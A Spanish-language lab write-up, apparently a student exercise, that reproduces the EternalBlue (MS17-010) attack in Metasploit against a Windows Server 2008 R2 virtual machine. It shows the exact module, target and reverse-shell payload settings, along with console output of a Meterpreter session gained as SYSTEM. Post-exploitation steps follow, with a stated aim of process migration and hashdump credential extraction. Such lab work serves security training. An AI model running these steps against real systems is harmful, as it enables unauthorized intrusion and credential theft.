
De esta forma nosotros intentaremos replicar un ataque de “EternalBlue”.

1. Empezaremos por utilizar el comando “search smb” el cual se utiliza para buscar modulos y explotaciones relacionadas con el protocolo SMB, en la base de datos de Metasploit.






Nos damos cuenta que el listado es muy grande, es así que procedemos a buscar el modulo directamente el cual es **MS17-010**.



Cargamos el modulo de exploit con el comando: **“use exploit/windows/smb/ms17\_010\_eternalblue”**

Revisamos las opciones necesarias para el exploit, con el comando: **“show options”**



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.0.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.101   yes       The listen address (an interface may be specified)
```

Procedemos a realizar las configuraciones necesarias:

1. Establecemos la ip de la maquina objetivo.

Comando: set RHOSTS 192.168.0.101




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.101
RHOSTS => 192.168.0.101
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

2. Configuramos la ip de la maquina atacante


Comando: set LHOST 192.168.1.102



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

3. Seleccionamos el payload, en este caso utilizaremos Meterpreter:

Comando: set PAYLOAD windows/x64/meterpreter/reverse\_tcp



```
kali-linux-2024.4-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```


Name	Current Setting	Required	Description
RHOSTS	192.168.0.101	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)

Estamos listo para el exploit:

Comando: exploit



```
root@kali: /home/kali
File Actions Edit View Help
[-] 192.168.56.102:445 - -----FAIL-----
[-] 192.168.56.102:445 - -----
[*] 192.168.56.102:445 - Connecting to target for exploitation.
[+] 192.168.56.102:445 - Connection established for exploitation.
[+] 192.168.56.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.102:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.56.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.56.102:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.56.102:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.56.102:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.56.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.102:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.56.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.102:445 - Starting non-paged pool grooming
[+] 192.168.56.102:445 - Sending SMBv2 buffers
[+] 192.168.56.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.102:445 - Sending final SMBv2 buffers.
[*] 192.168.56.102:445 - Sending last fragment of exploit packet!
[*] 192.168.56.102:445 - Receiving response from exploit packet
[+] 192.168.56.102:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 192.168.56.102:445 - Sending egg to corrupted connection.
[*] 192.168.56.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:4444 → 192.168.56.102:49486) at 2025-02-02 00:13:44 -0500
[+] 192.168.56.102:445 - -----
[+] 192.168.56.102:445 - -----WIN-----
[+] 192.168.56.102:445 - -----
meterpreter > 
```

NOTA: debido a ciertos problemas con la red se opto por establecer la conexión por otro medio, no afecta en nada solo cambian las ip de la maquina atacante y la maquina objetivo.

Finalmente, el exploit es exitoso, vemos un mensaje indicando que se ha establecido una sesión Meterpreter.

**Comenzamos a explorar la maquina víctima.**

Comando 1: ver información del sistema “sysinfo”.



```
kali-linux-2024.4-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

root@kali: /home/kali

File Actions Edit View Help

[*] 192.168.56.102:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.56.102:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.56.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.102:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.56.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.102:445 - Starting non-paged pool grooming
[*] 192.168.56.102:445 - Sending SMBv2 buffers
[*] 192.168.56.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.102:445 - Sending final SMBv2 buffers.
[*] 192.168.56.102:445 - Sending last fragment of exploit packet!
[*] 192.168.56.102:445 - Receiving response from exploit packet
[*] 192.168.56.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.102:445 - Sending egg to corrupted connection.
[*] 192.168.56.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.102:49486) at 2025-02-02 00:13:44 -0500
[*] 192.168.56.102:445 - -----
[*] 192.168.56.102:445 - -----WIN-----
[*] 192.168.56.102:445 - -----

meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

Comando 2: ver el usuario activo “getuid”.

```
kali-linux-2024.4-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda


root@kali: /home/kali

File Actions Edit View Help


[*] 192.168.56.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.102:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.56.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.102:445 - Starting non-paged pool grooming
[*] 192.168.56.102:445 - Sending SMBv2 buffers
[*] 192.168.56.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.102:445 - Sending final SMBv2 buffers.
[*] 192.168.56.102:445 - Sending last fragment of exploit packet!
[*] 192.168.56.102:445 - Receiving response from exploit packet
[*] 192.168.56.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.102:445 - Sending egg to corrupted connection.
[*] 192.168.56.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.102:49486) at 2025-02-02 00:13:44 -0500
[*] 192.168.56.102:445 - -----
[*] 192.168.56.102:445 - -----WIN-----
[*] 192.168.56.102:445 - -----

meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

## Comando 3: Listar los archivos del directorio actual “ls”



## Comando 4: Cambiar de directorio “cd”



## Objetivo 4:

Hacer posexplotación en la sesión obtenida anteriormente, lograr elevar privilegios, migrar el proceso a uno nuevo y extraer las credenciales en memoria haciendo uso de hashdump.

1. Verificamos si tenemos permisos de administrador en la sesión de Meterpreter.

Comando: getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

Nota: nos damos cuenta de que tenemos privilegios elevados, probaremos migrando un proceso. En caso contrario se usa el comando “getsystem”

```
kali-linux-2024.4-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4

root@kali: /home/kali

File Actions Edit View Help
3124 2140 sshd.exe x64 0 VAGRANT-2008R2\sshd_server C:\Program Files\OpenSSH\usr\sbin\sshd.exe
3176 476 tomcat8.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\bin\tomcat8.exe
3208 328 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\conhost.exe
3244 4880 VBoxTray.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\System32\VBoxTray.exe
3288 388 conhost.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\system32\conhost.exe
3324 476 httpd.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe
3432 476 mysqld.exe x64 0 NT AUTHORITY\SYSTEM c:\wamp\bin\mysql\mysql5.5.20\bin\mysqld.exe
3476 476 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
3516 476 wlm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wlm\wlm.exe
3596 3324 httpd.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe
